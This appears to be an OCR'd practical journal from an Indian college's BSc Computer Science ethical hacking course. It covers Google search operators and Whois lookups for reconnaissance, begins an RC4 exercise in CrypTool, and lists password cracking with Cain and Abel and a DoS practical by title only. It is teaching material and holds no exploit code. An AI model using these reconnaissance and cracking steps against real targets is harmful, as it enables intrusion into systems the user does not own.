Sonopant Dandekar Shikshan Mandali's
SONOPANT DANDEKAR ARTS, V.S. APTE COMMERCE AND
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Department of Computer Science

BSc. Computer Science

SEM VI

Practical Journal

Name	
Roll. No.	
Seat Number	
Subject Name	**Ethical Hacking**

SDSM 2025-26

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Department of Computer Science

Journal Certificate

Class: **B.Sc. Computer Science** (Semester: VI)

Seat Number: _____ Roll No: _____.

Academic Year: 2025-26

This is to certify that the work entered in this journal is the work of

Mr/Miss: _____,

who has worked for academic year 2025-26 in the computer laboratory.

He/She has completed prescribed practical of following course satisfactorily.

Course Title: Ethical Hacking _____.

_____ _____

Teacher In-charge **Head of Department**

Date: _____

External Examiner

_____

College Stamp

SDSM 2025-26

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3	**Network Traffic Capture and DoS Attack with Wireshark and Nemsey.** • **Use Wireshark to capture network traffic on a specific network interface.** • **Use Nemsey to launch a DoS attack against a target system or network.**		
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Practical No. 1

Aim: Google and Whois Reconnaissance

1.Use Google search techniques to gather information about a specific target or organization.


2.Perform Whois lookups to retrieve domain registration information and gather details about the target's infrastructure.

1.Use Google search techniques to gather information about a specific target or organization.

1. site:

Example: site: linkedin.com


The *site:* operator is used to search information within a specific website or domain only



2. filetype:

Example: Ethical Hacking Syllabus filetype:pdf


The *filetype:* operator is used to find specific types of files such as PDF, DOC, PPT, or XLS related to a topic.



3. intitle:

Example: intitle: "hacking"

The *intitle:* operator displays webpages that contain the specified keyword in the title of the webpage, helping users find highly relevant content.




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4. inurl:

Example: inurl: “virtualization”


The *inurl:* operator searches for webpages that include specific keywords in their URL, which helps identify targeted pages or directories.



5. AND:

Example: Machine Learning AND Database

The *AND* operator is used to search results that include all specified keywords together, making the search more precise.




‘

6. OR:

Example: human OR robot


The *OR* operator is used to search pages containing any one of the given keywords, allowing broader search results.



7. NOT(-):

Example: development -software


The *NOT* operator excludes unwanted keywords from search results, helping remove irrelevant information.




2. Perform Whois lookups to retrieve domain registration information and gather details about the target infrastructure.

Whois: Whois is a lookup service used to retrieve domain registration information such as domain owner, registrar details, registration date, and server information.


Step 1: Open any browser and search for who.is




Step 2: Enter any site name who's details you want to know, e.g amazon.com.



Step 3: You will see the details about website.





Practical No. 2

Aim: Password Encryption and Cracking with CrypTool and Cain and Abel.


1.Password Encryption and Decryption Using CrypTool.

2.Password Cracking and Wireless Network Password Decoding using Cain and Abel.


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1. Password Encryption and Decryption Using CrypTool.


Step 1: Open Crytoopl and replace the written text with any other text like.




Step 2: Click on Encrypt/Decrypt -> choose Symmetric (modem) -> RC4




Step 3: Select Key Length as 24 bits and click on Encrypt.



Step 4: Encrypted Text will appear.



